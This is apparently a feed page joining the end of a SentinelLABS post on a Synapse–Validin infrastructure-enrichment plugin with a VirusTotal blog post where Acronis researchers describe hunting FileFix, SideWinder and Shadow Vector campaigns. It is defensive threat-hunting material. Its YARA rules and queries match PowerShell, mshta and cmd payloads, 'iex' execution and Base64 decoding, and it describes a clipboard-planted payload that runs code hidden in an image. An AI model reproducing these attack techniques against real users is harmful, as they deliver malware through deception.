// Find all domains that share certificates with our target
inet:fqdn=<target domain>
| s1.validin.certs --wildcard --yield
Parsed CT stream history

WHOIS

The sentinelone-validin power-up is able to ingest historical WHOIS registration data, creating several node types that enable temporal analysis of infrastructure:

  • inet:whois:rec – WHOIS records with registration dates (:created), expiration (:expires), last update (:updated), and registrar information
  • inet:whois:rar – Registrar entities referenced by WHOIS records
  • inet:whois:recns – Nameserver associations for each domain registration
  • inet:whois:contact – Contact records for domain roles (registrant, admin, tech, billing) including name, organization, email, phone, and postal address details

Multiple historical records are created per domain, allowing analysts to track changes in infrastructure over time. For example, domains registered on the same day can indicate batch infrastructure provisioning. A query such as:

inet:fqdn=<target domain> | s1.validin.whois

returns all relevant WHOIS records for the target domain, allowing the analyst to pivot to other domains, registrars, or contacts that share temporal or structural relations.

HTTP Crawler

One of the initial challenges we sought to address with the sentinelone-validin power-up was how to improve visibility into infrastructure that exists even as domains and hosting change. Validin’s crawler collects fingerprints such as page content, headers and favicons that persist across domain rotation and infrastructure churn. Leveraging these fingerprints allows analysts to identify patterns and connections that might otherwise be overlooked.

Host Response Fingerprinting

Validin’s HTTP crawler captures and fingerprints multiple aspects of web server responses—favicons, body content, HTTP headers, TLS banners, and HTML structure. The power-up parses these fingerprints and models them as pivotable properties in Synapse, enabling infrastructure clustering through content similarity.

inet:fqdn=<target domain> | s1.validin.http --yield
A domain enriched by HTTP crawler data

The crawler extracts:

  • Favicon hashes (MD5) – Often forgotten when templating infrastructure
  • Body hashes (SHA1) – Detect identical or templated page content
  • Banner hashes – Fingerprint server software and configuration
  • Header hashes – Identify shared backend infrastructure
  • HTML class hashes – Cluster pages with similar structure

Downloading and Parsing Content

The power-up includes a built-in download capability that retrieves actual file content for deeper analysis. The s1.validin.download command fetches HTTP response bodies, TLS certificates, and favicon images from Validin’s storage, creating file:bytes nodes in the Cortex.

Combined with Synapse’s fileparser.parse, this enables the extraction of embedded indicators such as URLs, email addresses, file hashes, IP addresses, and other IOCs hidden in page content or certificate metadata:

In Synapse, inet:http:request is a GUID node representing a unique HTTP request event in the hypergraph. Each GUID node has a deterministic identifier usually derived from the request’s properties, enabling implicit deduplication and efficient correlation of network artifacts across the graph.

// Download and parse HTTP responses, certificates, and favicons
inet:http:request= 
| s1.validin.download --yield 
| fileparser.parse

Hash-Based Pivoting

Traditional graph-based investigation requires loading all data into Synapse first, then querying relationships within your local graph. This works well for known datasets but becomes expensive when exploring unknown infrastructure: an analyst may ingest thousands of nodes only to discover they represent CDN infrastructure, shared hosting, or other benign patterns.

The HTTP pivot capability offers an alternative workflow: querying hashes directly via Validin’s API before loading data into Synapse. This enables selective enrichment, allowing the analyst to explore and evaluate potential pivot paths externally before committing to graph expansion.

// Pivot from a favicon hash to find related domains
hash:md5= | s1.validin.http.pivot --category FAVICON_HASH

// Pivot from an HTTP request node's embedded hashes
inet:http:request= | s1.validin.http.pivot --yield

// Discover related infrastructure via body hash
hash:sha1= | s1.validin.http.pivot --first-seen 2024/01/01

This approach provides flexibility: assess pivot scope first, then selectively load relevant data.The --dry-run flag shows result counts without creating nodes, letting the analyst preview results before ingestion.

The HTTP pivot command supports multiple content fingerprints:

  • FAVICON_HASH – MD5 of favicon images
  • BODY_SHA1 – SHA1 of HTTP response bodies
  • BANNER_0_HASH – First banner hash
  • CLASS_0_HASH / CLASS_1_HASH – Content classification hashes
  • CERT_FINGERPRINT / CERT_FINGERPRINT_SHA256 – Certificate fingerprints
  • HEADER_HASH – HTTP header pattern hashes

Multi-Source Comprehensive Enrichment

The sentinelone-validin power-up combines multiple data sources in ways that traditional tools cannot. Using this capability, the analyst can retrieve DNS history, HTTP crawl results, certificates and WHOIS records for a domain, all in one query. For example:

inet:fqdn=<target domain> | s1.validin.enrich

This single command populates the Cortex with a rich node graph, giving the analyst a unified view of the target infrastructure and enabling deeper correlation and pivoting across multiple sources.

Try It Yourself

SentinelLABS has open-sourced the sentinelone-validin power-up so other Synapse users can leverage these capabilities:

// Load and configure
pkg.load --path /path/to/s1-validin.yaml
s1.validin.setup.apikey 

// Start investigating
inet:fqdn=<target domain> | s1.validin.enrich

Minimal Working Example (Docker Compose)

Before deploying the power-up to a production environment, test the environment locally. It is possible to test the power-up with the open-source version of Vertex Cortex as follows

  1. Use the compose file at docker-compose.yml to bring up a local Cortex
  2. Load the sentinelone-validin package
  3. Open a Storm shell connected to it
    # From the repository root
    docker compose up -d cortex
    docker compose --profile tools run --rm loadpkg
    docker compose --profile tools run --rm storm
  4. The Storm shell connects to cortex and you can run the examples from this post, for example:
    inet:fqdn=<target domain> | s1.validin.enrich

Storm Query Tips

  • Deduplicate: add | uniq after broad pivots.
  • Bound results: use --first-seen/--last-seen on s1.validin.* commands.
  • Control fanout: add | limit during exploration to keep result sets manageable.
  • Tag iteratively: tag intermediate sets (e.g., +#rep.investigation.2026_1.stage1) to branch workflows and compare clusters.

Conclusion

Using the LaundryBear and FreeDrain campaigns as case studies, we’ve explored how the sentinelone-validin power-up leverages Validin’s multi-source enrichment and HTTP fingerprinting to reveal wider campaign infrastructure within Synapse, from just a handful of indicators.

The integration makes it easier to follow how infrastructure changes over time, trace shared resources across campaigns, and connect what might first appear as isolated indicators. With this richer context available directly in Synapse, analysts can move from collection to understanding with greater speed and confidence in their conclusions.

The SentinelLABS team welcomes feedback and pull requests on the sentinelone-validin GitHub repository to help refine and extend its capabilities for the wider research community.

Resources

  • ✇VirusTotal Blog
  • VTPRACTITIONERS{ACRONIS}: Tracking FileFix, Shadow Vector, and SideWinder Joseliyo Sánchez
    Introduction We have recently started a new blog series called #VTPRACTITIONERS. This series aims to share with the community what other practitioners are able to research using VirusTotal from a technical point of view. Our first blog saw our colleagues at SEQRITE tracking UNG0002, Silent Lynx, and DragonClone. In this new post, Acronis Threat Research Unit (TRU) shares practical insights from multiple investigations, including the ClickFix variant known as FileFix, the long-running South As
     

VTPRACTITIONERS{ACRONIS}: Tracking FileFix, Shadow Vector, and SideWinder

10 de Novembro de 2025, 08:56

Introduction

We have recently started a new blog series called #VTPRACTITIONERS. This series aims to share with the community what other practitioners are able to research using VirusTotal from a technical point of view.
Our first blog saw our colleagues at SEQRITE tracking UNG0002, Silent Lynx, and DragonClone. In this new post, Acronis Threat Research Unit (TRU) shares practical insights from multiple investigations, including the ClickFix variant known as FileFix, the long-running South Asian threat actor SideWinder, and the SVG-based campaign targeting Colombia and named Shadow Vector.

How VT plays a role in hunting for analysts

For the threat analyst, web-based threats present a unique set of challenges. Unlike file-based malware, the initial stages of a web-based attack often exist only as ephemeral artifacts within a browser. The core of the investigation relies on dissecting the components of a website, from its HTML and JavaScript to the payloads it delivers. This is where VT capabilities for archiving and analyzing web content become critical.
VT allows analysts to move beyond simple URL reputation checks and delve into the content of web pages themselves. For attacks like the *Fix family, which trick users into executing malicious commands, the entire attack chain is often laid bare within the page's source code. The analyst's starting point becomes the malicious commands themselves, such as navigator.clipboard.writeText or document.execCommand("copy"), which are used to surreptitiously copy payloads to the victim's clipboard.
The Acronis team's investigation into the FileFix variant demonstrates a practical application of this methodology. Their research began not with a specific sample, but with a hypothesis that could be translated into a set of hunting rules. Using VT's Livehunt feature, they were able to create YARA rules that searched for new web pages containing the clipboard commands alongside common payload execution tools like powershell, mshta, or cmd. This proactive hunting approach allowed them to cast a wide net and identify potentially malicious sites in real-time.
One of the main challenges in this type of hunting is striking a balance between rule specificity and the need to uncover novel threats. Overly broad rules can lead to a deluge of false positives, while highly specific rules risk missing creatively crafted commands. The Acronis team addressed this by creating multiple rulesets with varying levels of specificity, allowing them to both find known threats and uncover new variants like FileFix.
In the case of the SideWinder campaign, which uses document-based attacks, VT value comes from its rich metadata and filtering capabilities. Analysts can hunt for malicious documents exploiting specific vulnerabilities, and then narrow the results by focusing on specific geographic regions through submitter country information. This allows them to effectively isolate threats that match a specific actor's profile, such as SideWinder's focus on South Asia.
Similarly, for the Shadow Vector campaign, which used malicious SVG files to target users in Colombia, VT content search and archiving proved essential. The platform's ability to store and index SVG content allowed researchers to identify a campaign using judicial-themed lures. By combining content searches for legal keywords with filters like submitter:CO, the Acronis team could map the entire infection chain and its infrastructure, transforming fragmented indicators into a comprehensive intelligence picture.

Acronis - Success Story

[In the words of Acronis…]
Acronis Threat Research Unit (TRU) used VirusTotal’s platform for threat hunting and intelligence across several investigations, including FileFix, SideWinder, and Shadow Vector. In the FileFix case, TRU used VT’s Livehunt framework, developing rules to identify malicious web pages using clipboard manipulation to deliver PowerShell payloads. The ability to inspect archived HTML and JavaScript whitin the VirusTotal platform allowed the team to uncover not only known Fix-family attacks but also previously unseen variants that shared code patterns.
VirusTotal’s data corpus also supported Acronis TRU’s broader threat tracking. In the SideWinder campaign, VT’s metadata and sample filtering capabilities helped analysts trace targeted document-based attacks exploiting tag:CVE-2017-0199 and tag:CVE-2017-11882 across South Asia, leading to the creation of hunting rules later published in “From banks to battalions: SideWinder’s attacks on South Asia’s public sector”.
Similarly, during the “Shadow Vector targets Colombian users via privilege escalation and court-themed SVG decoys” investigation, VT’s archive of SVG content exposed a campaign targeting Colombian entities that embedded judicial lures and external payload links within SVG images. By correlating samples with metadata filters such as submitter:CO and targeted content searches for terms like href="https://" and legal keywords, the team mapped an entire infection chain and its supporting infrastructure. Across all these efforts, VirusTotal provided a unified environment where Acronis could pivot, correlate, and validate findings in real time, transforming fragmented indicators into comprehensive, actionable intelligence.

Hunting Exploits Like It’s 2017-0199 (SideWinder Edition)

SideWinder is a well-known threat actor that keeps going back to what works. Their document-based delivery chain has been active for years, and the group continues to rely on the same proven exploits to target government and defense entities across South Asia. Our goal in this hunt was to get beyond just finding samples. We wanted to understand where new documents were surfacing, who they were likely aimed at, and what types of decoys were in circulation during the latest campaign wave. VirusTotal gave us the visibility we needed to do that efficiently and at scale.
We started by digging into Microsoft Office and RTF files recently uploaded to VirusTotal that were tagged with CVE-2017-0199 or CVE-2017-11882 and coming from Pakistan, Bangladesh, Sri Lanka, and neighboring countries. By filtering based on VT metadata such as submitter country and file type, and by excluding obvious noise from bulk submissions or unrelated activity, we could narrow our focus to the samples that actually fit SideWinder’s operational profile.
/*
    Checks if the file is tagged with CVE-2017-0199 or CVE-2017-11882
    and originates from one of the targeted countries
    and the file type is a Word document, RTF, or MS-Office file
*/
import "vt"
rule hunting_cve_maldocs {
    meta:
        author = "Acronis Threat Research Unit (TRU)"
        description = "Hunting for malicious Word/RTF files exploiting CVE-2017-0199 or CVE-2017-11882 from specific countries"
        distribution = "TLP:CLEAR"
        version = "1.2"

    condition:
        // Match if the file has CVE-2017-0199 or CVE-2017-11882 in the tags
        for any tag in vt.metadata.tags : 
        ( 
            tag == "cve-2017-0199" or 
            tag == "cve-2017-11882" 
        )
        // Originates from a specific country?
        and 
        (
            // Removed CN due to spam submissions of related maldocs
            vt.metadata.submitter.country == "PK" or 
            vt.metadata.submitter.country == "LK" or 
            vt.metadata.submitter.country == "BD" or 
            vt.metadata.submitter.country == "NP" or 
            vt.metadata.submitter.country == "MM" or 
            vt.metadata.submitter.country == "MV" or 
            vt.metadata.submitter.country == "AF"
        )
        // Is it a DOC, DOCX, or RTF?
        and 
        (
            vt.metadata.file_type == vt.FileType.DOC or
            vt.metadata.file_type == vt.FileType.DOCX or
            vt.metadata.file_type == vt.FileType.RTF
        )
        // Different TA spotted using .ru TLD (excluding it for now)
        and not (
            for any url in vt.behaviour.memory_pattern_urls : (
                url contains ".ru"
            )
        )
        and vt.metadata.new_file
} 
Next, we began translating those results into new livehunt rules. The initial version was intentionally broad: match any new document exploiting those CVEs, uploaded from a small list of countries of interest, and restricted to document file types like DOC, DOCX, or RTF. We also added logic to avoid hits that didn’t fit SideWinder’s patterns, such as samples calling out .ru infrastructure tied to other known threat clusters.
A good starting point when creating broad hunting rules is to define a daily notification limit and if everything works as expected and the level of false positives is tolerable, begin refining the rule as more and more hits come to our inbox.
It’s always a good idea to not spam your own inbox when creating broad hunting rules
In our case, the final hunting rule ended up matching a hexadecimal pattern for malicious documents used by SideWinder. By adding filters for submitter country and only triggering on new files, the rule produced a reliable feed of samples that we could confidently attribute to this actor for further analysis.
/*
    Sidewinder related malicious documents exploiting CVE 2017-0199 used during 2025 campaign
*/
import "vt"
rule apt_sidewinder_documents
{
    meta:

        author = "Acronis Threat Research Unit (TRU)"
        description = "Sidewinder related malicious documents exploiting CVE 2017-0199"
        distribution = "TLP:CLEAR"
        version = "1.0"

    strings:

        $a1 = {62544CB1F0B9E6E04433698E85BFB534278B9BDC5F06589C011E9CB80C71DF23}
        $a2 = {E20F76CDABDFAB004A6BA632F20CE00512BA5AD2FE8FB6ED9EE1865DFD07504B0304140000}

    condition:

        filesize < 5000KB 
        and any of ($a*)
        and vt.metadata.new_file
        // Getting spammy samples from a CN submitter
        and not vt.metadata.submitter.country == "CN"
}
Once we refined the rule set, SideWinder activity became much easier to track consistently. We began to see new decoys appear in near real time, allowing us to monitor changes in themes and spot repeated use of lure content and infrastructure across different campaigns. Using the same logic in retrohunt confirmed our observations that SideWinder had been using the same tactics for months, only changing the decoy topics while keeping the underlying delivery technique intact.
Using Retrohunt to uncover additional samples and establish the threat actor’s timeline
We also observed geofencing behavior in the delivery chain. If the server hosting the external resource did not recognize the visitor or the IP range did not match the intended target, the server often returned a benign decoy file (or an HTTP 404 error code) instead of the real payload.
While relying on exploits from 2017, SideWinder carefully filters the victims that will receive the final malicious payload
One recurring decoy had the SHA256 hash 1955c6914097477d5141f720c9e8fa44b4fe189e854da298d85090cbc338b35a, which corresponds to an empty RTF document. That decoy is useful as a hunting pivot: by searching for that hash and combining it with submitter country and file type filters in VT, you can separate likely targeted, genuine hits from broad noise and map where geofencing is being applied.
RTF empty decoy file used by SideWinder still presents valuable information for pivoting into other parts of their infrastructure
In addition, VirusTotal allowed us to trace the attack back to the initial infection vector and recover some of the spear phishing emails that started the chain. We pivoted from known samples and shared strings, and used file relations to follow linked URLs and artifacts upstream, and found an .eml file that contained the original message and attachment. One concrete example is the spear phish titled 54th CISM World Military Naval Pentathlon 2025 - Invitation.eml, indexed in VirusTotal with behavior metadata and attachments tied to the same infrastructure.
Getting initial infection spear-phishing e-mails allowed us to put together the different pieces of the puzzle, from beginning to end
For other hunters, the key takeaway is that even older exploits like CVE-2017-0199 can reveal a lot when you combine multiple VirusTotal features. In this case, we used metadata, livehunt, and regional telemetry to connect seemingly unrelated samples. We also checked hashtags and community votes, including those from researchers like Joseliyo, to cross-check our assumptions and spot ongoing discussions about similar activity. The Telemetry tab helped us see where submissions were coming from geographically, and the Threat Graph view made it easier to visualize how documents, infrastructure, and payloads were linked.
Every single data point counts when hunting for new samples
Using these tools together turned a noisy set of samples into a clear picture of SideWinder’s targeting and operations.

Uncovering Shadow Vector’s SVG-Based Crimeware Campaign in Colombia

During our research, we identified a campaign we refer to as Shadow Vector, which used malicious SVG images crafted as court summonses and legal notifications to target users in Colombia.
An example of a rendered SVG lure with a judicial correspondence theme
These files mimicked official judicial correspondence and contained embedded links to externally hosted payloads, such as script-based downloaders or password-protected archives. The investigation began after we noticed an unusual pattern of SVG submissions from Colombia. By using a small set of samples for an initial rule, we began our hunt.
<!--
    This YARA rule detects potentially malicious SVG files that are likely being used for crimeware campaigns targeting Colombia.
    The rule identifies SVG images that contain legal or judicial terms commonly used in phishing scams, 
    along with embedded external links that could be used to deliver a payload.
-->
import "vt"
rule crimeware_svg_colombia {
   meta:
        author = "Acronis Threat Research Unit (TRU)"
        description = "Detects potentially malicious SVG files that are likely being used for crimeware campaigns targeting Colombia"
        distribution = "TLP:CLEAR"
        version = "1.1"

        // Reference hashes
        hash1 = "6d4a53da259c3c8c0903b1345efcf2fa0d50bc10c3c010a34f86263de466f5a1"
        hash2 = "2aae8e206dd068135b16ff87dfbb816053fc247a222aad0d34c9227e6ecf7b5b"
        hash3 = "4cfeab122e0a748c8600ccd14a186292f27a93b5ba74c58dfee838fe28765061"
        hash4 = "9bbbcb6eae33314b84f5e367f90e57f487d6abe72d6067adcb66eba896d7ce33"
        hash5 = "60e87c0fe7c3904935bb1604bdb0b0fc0f2919db64f72666b77405c2c1e46067"
        hash6 = "609edc93e075223c5dc8caaf076bf4e28f81c5c6e4db0eb6f502dda91500aab4"
        hash7 = "4795d3a3e776baf485d284a9edcf1beef29da42cad8e8261a83e86d35b25cafe"
        hash8 = "5673ad3287bcc0c8746ab6cab6b5e1b60160f07c7b16c018efa56bffd44b37aa"
        hash9 = "b3e8ab81d0a559a373c3fe2ae7c3c99718503411cc13b17cffd1eee2544a787b"
        hash10 = "b5311cadc0bbd2f47549f7fc0895848adb20cc016387cebcd1c29d784779240c"
        hash11 = "c3319a8863d5e2dc525dfe6669c5b720fc42c96a8dce3bd7f6a0072569933303"
        hash12 = "cb035f440f728395cc4237e1ac52114641dc25619705b605713ecefb6fd9e563"
        hash13 = "cf23f7b98abddf1b36552b55f874ae1e2199768d7cefb0188af9ee0d9a698107"
        hash14 = "f3208ae62655435186e560378db58e133a68aa6107948e2a8ec30682983aa503"

   strings:
        // SVG 
        $svg = "<svg xmlns=" ascii fullword

        // Documents containing legal or judicial terms
        $s1 = "COPIA" nocase
        $s2 = "CITACION" nocase
        $s3 = "JUZGADO" nocase
        $s4 = "PENAL" nocase
        $s5 = "JUDICIAL" nocase
        $s6 = "BOGOTA" nocase
        $s7 = "DEMANDA" nocase

        // When image loads it retrieves payload from external website using HTTPS
        $href1= "href='https://" nocase
        $href2 = "href=\"https://" nocase

   condition:
      $svg 
      and filesize < 3MB
      and 3 of ($s*)
      and any of ($href*)
      and vt.metadata.submitter.country == "CO"
}
By including reference hashes from manually verified samples, we used a broad hunting rule both as detection mechanism and a pivot point for uncovering related infrastructure or newly generated lures.
Once the initial hunting logic was in place, we refined it into a livehunt rule specifically tailored for SVG-based decoys. The rule matched files containing judicial terminology and outbound HTTPS links, while filtering by file size and origin to reduce false positives. Using this rule, we began collecting and analyzing related uploads.
We used the VT Diff functionality to compare variations between samples and quickly spot patterns, such as repeated words, hexadecimal values, URLs, or metadata tags that hinted at automated generation (i.e. the string “Generado Automaticamente”).
VT Diff feature helped us to identify patterns
Results of our VT Diff session
While we could not conclusively attribute the SVG decoy campaign to Blind Eagle at the time of research, the technical and thematic overlaps were difficult to ignore. The VT blog “Uncovering a Colombian Malware Campaign with AI Code Analysis” describes similar judicial-themed SVG files used as lures in operations targeting Colombian users. As with other open reports on this threat actor, attribution remains based on cumulative evidence, clustering campaigns based on commonalities such as infrastructure reuse, phishing template design, malware family selection, and linguistic or regional indicators observed across samples.
rule crimeware_shadow_vector_svg
{

    meta:

        description = "Detects malicious SVG files associated with Shadow
Vector's Colombian campaign"
        author = "Acronis Threat Research Unit (TRU)"
        file_type = "SVG"
        malware_family = "Shadow Vector"
        threat_category = "Crimeware / Malicious Image / Embedded Payload"
        tlp = "TLP:CLEAR"

strings:

        $svg_tag1 = "<?xml" ascii
        $svg_tag2 = "<svg" ascii
        $svg_tag3 = "<!DOCTYPE svg" ascii
        $svg_tag4 = "http://www.w3.org/2000/svg" ascii 

        //used by Shadow Vector (possibly generated in batch)

        $judicial = "juzgado" ascii nocase
        $judicial_1 = "citacion" ascii nocase
        $judicial_2 = "judicial" ascii nocase
        $judicial_3 = "despacho" ascii nocase
        $generado = "Generado" ascii nocase

    condition:

        filesize < 3MB and
        3 of ($svg_tag*) and
        (1 of ($judicial*) and $generado)
}
The evolution from the initial hunting rule to the refined detection rule illustrates our approach to threat hunting in VT, iterative and continuously refined through testing and analysis. The first rule was broad, meant to surface related samples and reveal the full scope of the campaign. It proved useful in livehunt and retrohunt, helping us find clusters of judicial-themed SVGs and their linked payloads. As the investigation progressed, we focused on precision, reducing false positives and removing elements that did not add value. Tuning a rule is always a balance: removing one pattern might miss some samples, but it can also make the rule more accurate and easier to maintain.

FileFix in the wild!

A few weeks ago, the TRU team at Acronis released research on a (at the time) rarely seen variant of the ClickFix attack, called FileFix. Much of the investigation of this attack vector was possible thanks to VirusTotal’s ability to archive, search, and write rules for finding web pages. We, at Acronis, together with VT, wanted to share a bit of information on how we did it- so that others can better research this type of emerging threat.

Anatomy of an attack- where do we start?

Like many phishing attacks, *Fix attacks rely on malicious websites where victims are tricked into running malicious commands. Lucky for us, these attacks have a few particular components that are in common to all, or many, *Fix attacks. Using VT, we were able to write rules and livehunt for any new web pages which included these components, and were able to quickly reiterate on rules that were too broad.
One thing all *Fix attacks have in common, is that they copy a malicious command to the victims clipboard- copying the malicious command, rather than letting the user copy the command themselves, allows attackers to try to hide the malicious part of the command from the victim, and only allow for a smaller, “benign” portion of the command to appear when they copy it into their Windows Run Dialogue or address bar. This commonality gives us two great strings to hunt for:
  • The commands used to copy text into the victims clipboard
  • The commands used to construct the malicious payload
We began our research by using the Livehunt feature, and wrote a rule to detect navigator.clipboard.writeText and document.execCommand("copy"), both used for copying into clipboard, as well as any string including the words powershell, mshta, cmd, and other commands we find commonly used in *Fix attacks. At its most basic form, a rule might look like this:
import "vt"

rule ClickFix
{
  strings:
    $clipboard = /(navigator\.clipboard\.writeText|document\.execCommand\(\"copy\"\))/
    $pay01 = /(powershell|cmd|mshta|msiexec|pwsh)/gvfi
  condition:
    vt.net.url.new_url and
    $clipboard and
    any of ($pay*)
}  
However, this is far from enough. There are plenty of benign sites that use the copy to clipboard feature, and also have the words powershell or cmd present (the three letters “cmd” appear often as part of Base64 strings). This makes things a bit more tricky, as it requires us to iron out these false positives. We need to make our patterns look more similar to real powershell or cmd commands.
Unfortunately, there is such a huge variance in how these commands are written, that the more rigid our patterns became, the more likely it was for us to miss a true positive that included something we haven’t seen before or couldn’t think of. This requires a balancing act- if your rules are too rigid, you will miss true positives that employ a creatively crafted command; too loose and you will receive a large number of false positives, which will slow down investigation.
For example, we can try narrowing down our rule to include more true positives of powershell commands by searching for a string that’s better resembling some of the powershell commands we’ve seen as part of a ClickFix payload, by including the “iex” cmdlet, which tells the powershell command to execute a command:
$pay03 = /powershell.{,80}iex/
This will match whenever the word powershell appears, with the word iex appearing 0 to 80 characters after it. This should reduce the number of false positives we see related to powershell, as it more clearly resembles a powershell command, but at the same time limits our rule to only catch powershell commands that follow this structure- any true positive command with more than 80 characters between the word powershell and iex, or commands forgoing the use of iex, will not be caught.
We ended up setting a number of separate rulesets, some were more specific, others more generic. The more generic ones helped us tune our more specific rulesets. This tactic allowed us to find a large number of ClickFix attacks. Most were run of the mill fake captchas, leveraging ClickFix, others were more interesting. As we continued fine tuning our rules, and within a week of setting up our Livehunt, one of our more generic rules has made an interesting detection. At first glance, it appeared to be a false positive, but as we looked closer, we discovered that it’s exactly what we were hoping to find- a FileFix attack.

Analyzing payloads

One of the nicest things about researching a *Fix attack is that the payload is right there on the website, right in plain site. This offers a few advantages- the first is that we can examine the payload even when the phishing site itself is down, as long as it’s archived by VT. The second advantage is we can further search for similar patterns on VT via VT queries to try and catch other attacks from the same campaign.
Payloads are visible directly in VT, by using the content tab on any suspected website (and in this case- obfuscated)
Often, these payloads may contain additional malicious urls which are used to download and execute additional payloads. These can also very easily be examined on VT, and any files they lead to may also be downloaded directly from VT.
In our investigation of the FileFix site, we found that the payload (a powershell command) downloads an image, and then runs a script that is embedded in the image file. That second-stage script then decrypts and extracts an executable from the image and runs it.
FileFix site downloading and extracting code from an image (highlighted)
We were using both a VM and VT to investigate these payloads. One interesting way we were able to use VT is to track additional examples of the malicious images, as parts of the command were embedded as strings in the image file, allowing us to match these patterns via a VT query and find new examples of the attack, or by searching for the file name or the domain which hosts it.
Pivoting on the domain hosting malicious .jpg files, to investigate additional stages of the attack, archived by VT
VT has been extremely helpful in allowing us to very easily analyze malicious URLs used not only for phishing, but also for delivering malware and additional scripts. In some examples, we were able to get quite far along the chain of scripts and payloads without ever having to spin up a VM, just by looking at the content tab, to see what’s inside a particular file. That’s not going to be the case every time, but it’s certainly nice when it does happen.
The malicious images used during the attack contain parts of the malicious code used in the second stage of the attack
By pivoting on specific strings from within that code, we are able to locate other samples of the malicious images and scripts created by the same attacker, and further pivot to uncover their infrastructure
The ability to investigate and correlate various stages, or multiple samples from the same attacker, were a huge boon to us during the investigation. It allowed us to quickly connect the dots without leaving VT, and should be a great asset in your investigation.

Looking for a *Fix

So now that you know all this- what's next? How can this be useful? Well, we hope it can be helpful in a number of ways.
Firstly, working together as a community, it is important that we continue to catch and block URLs that are employing *Fix attacks. It’s not easy to detect a *Fix site dynamically, and prevention may still happen in many cases after the payload has already been run. Maintaining a robust blocklist remains a very good and accessible option for stopping these threats.
Secondly, those of us interested in continuing to track this threat and follow its evolution may use this to find these threats and potentially automate detection. As a side note, *Fix attacks are great investigation topics for those of us starting out in security, and as long as appropriate precautions are taken, it can be relatively safely investigated via VT, and can be very useful for learning about malicious commands, phishing sites, etc.
Thirdly, for those of us protecting organizations, this can be a useful guide for finding these attacks by yourself, in the wild, in order to gain a deeper understanding of how they operate, and what relevant ways you can find to defend your organization, although there are certainly many reports written on the subject which would also come in handy.

VT Tips (based on the success story)

[In the words of VirusTotal…]
The Acronis team’s investigation into FileFix, SideWinder, and ShadowVector is a goldmine of threat hunting techniques. Let’s move beyond the narrative and extract some advanced, practical methods you can apply to your own hunts for web-based threats and multi-stage payloads.

Supercharge Your Web-Content YARA Rules

A simple YARA rule looking for clipboard commands and "powershell" is a good start, but attackers know this. You can significantly improve your detection rate by building rules that look for the context in which these commands appear.
Instead of a generic search, try focusing on the obfuscation and page structure common in these attacks. For instance, attackers often hide their malicious script inside other functions or encoded strings. Your YARA rules can hunt for the combination of a clipboard command and indicators of de-obfuscation functions like atob() (for Base64) or String.fromCharCode.
Combine content searches with URL metadata. The content modifier is also available for URLs, when you set the entity to url you can use the content modifier to search for strings within the URL content. For example, the next query can be useful to identify potential ClickFix URLs combining some of the findings shared by Acronis and potential strings used to avoid detections.
entity:url (content:"navigator.clipboard.writeText" or content:"document.execCommand(\"copy\")") (content:"String.fromCharCode" or content:"atob")

Dissect Payloads with Advanced Content Queries

When you find a payload, as Acronis did within the FileFix site's source code, your job has just begun. The next step is to find related samples. Attackers often reuse code, and even when they obfuscate their scripts, unique strings or logic patterns can give them away. Isolate unique, non-generic parts of the script. Look for:
  • Custom function names
  • Specific variable names
  • Uncommon comments
  • Unique sequences of commands or API calls
Focus on the unobfuscated parts of the code. In the FileFix payload, the attackers might obfuscate the C2 domain, but the PowerShell command structure used to decode and run it could be consistent across samples. Use that structure as your pivot. For example, if a payload uses a specific combination of [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String(...)), you can build a query to find other files using that exact deobfuscation chain.
behavior:"[System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("

Don't forget about the infrastructure

Acronis has been tracking SideWinder in a very intelligent way. Their experience with VirusTotal is evident. Most of our users use VirusTotal primarily for file analysis, but sometimes we forget that there are powerful features for tracking infrastructure through livehunt.
In the SideWinder intrusions, there is a continuously monitored hash that corresponds to a decoy file, and this file is downloaded from different URLs.
ITW URLs means that these URLs were downloading the file being studied, in this case the RTF decoy file
An interesting way to proactively identify new URLs quickly is by creating a YARA rule in livehunt for URLs, where the objective is to discover new URLs that are downloading that specific RTF decoy file.
import "vt"

rule URLs_Downloading_Decoy_RTF_SideWinder {

  meta:
    target_entity = "url"
    author = "Virustotal"
    description = "This YARA rule identify new URLs downloading the decoy file related to SideWinder"

  condition:
    vt.net.url.downloaded_file.sha256 == "1955c6914097477d5141f720c9e8fa44b4fe189e854da298d85090cbc338b35a" 
    and vt.net.url.new_url
}
Another approach that could also be interesting is to directly query the itw_urls relationship of the decoy file using the API. One use case could be creating a script that regularly (perhaps daily) calls the relationship API, retrieves the URLs, stores them in a database, and then repeats the call each day to identify new URLs. It's a simple, yet effective way to integrate with technology that any company might already have.
The following code snippet can be executed in Google Colab and once you establish the API Key, you will obtain all the itw_urls related to the decoy file in the all_itw_urls variable.
!pip install vt-py nest_asyncio
import getpass, vt, json, nest_asyncio
nest_asyncio.apply()

cli = vt.Client(getpass.getpass('Introduce your VirusTotal API key: '))

FILEHASH = "1955c6914097477d5141f720c9e8fa44b4fe189e854da298d85090cbc338b35a"
RELATIONS = "itw_urls"
all_itw_urls = []

async for itemobj in cli.iterator(f'/files/{FILEHASH}/{RELATIONS}', limit=0):
    all_itw_urls.append(itemobj.to_dict())

The great forgotten one: VT Diff

When we read researchs using VT Diff, we are pleased, as it is a tool that is truly good for creating YARA rules.
When analyzing a set of related samples, use the VT Diff feature to spot commonalities and variations. This can help you identify patterns, such as repeated strings, hardcoded values, or metadata artifacts that indicate automated generation.
As the Acronis team notes, "We used the VT Diff functionality to compare variations between samples and quickly spot patterns, such as repeated words, hexadecimal values, URLs, or metadata tags that hinted at automated generation (i.e. the string “Generado Automaticamente”)".
You can easily use VT Diff from multiple places: intelligence search results, collections, campaigns, reports, VT Graph…
Creation of VT Diff from a Report

Conclusion

The examples shared by the Acronis Threat Research Unit in tracking campaigns like FileFix, SideWinder, and Shadow Vector demonstrates the power of VT as a comprehensive threat intelligence and hunting platform. By leveraging a combination of proactive Livehunt rules, deep content analysis, and rich metadata pivoting, security researchers can effectively uncover and track elusive and evolving threats.
These examples highlight that successful threat hunting is not just about having the right tools, but about applying creative and persistent investigation techniques. The ability to pivot from a simple YARA rule to a full-fledged campaign analysis, as Acronis did, is crucial to connecting the dots and revealing the full scope of an attack. From hunting for clipboard manipulation in web-based threats to tracking decade-old exploits and analyzing malicious SVG decoys, the Acronis team has demonstrated a deep understanding of modern threat hunting, and we appreciate them sharing their valuable insights with the community.
We hope this blog have been insightful and will help you in your own threat-hunting endeavors. The fight against cybercrime is a collective effort, and the more we share our knowledge and experiences, the stronger we become as a community.
If you have a success story of using VirusTotal that you would like to share with the community, we would be delighted to hear from you. Please reach out to us, and we will be happy to feature your story in a future blog post at practitioners@virustotal.com.
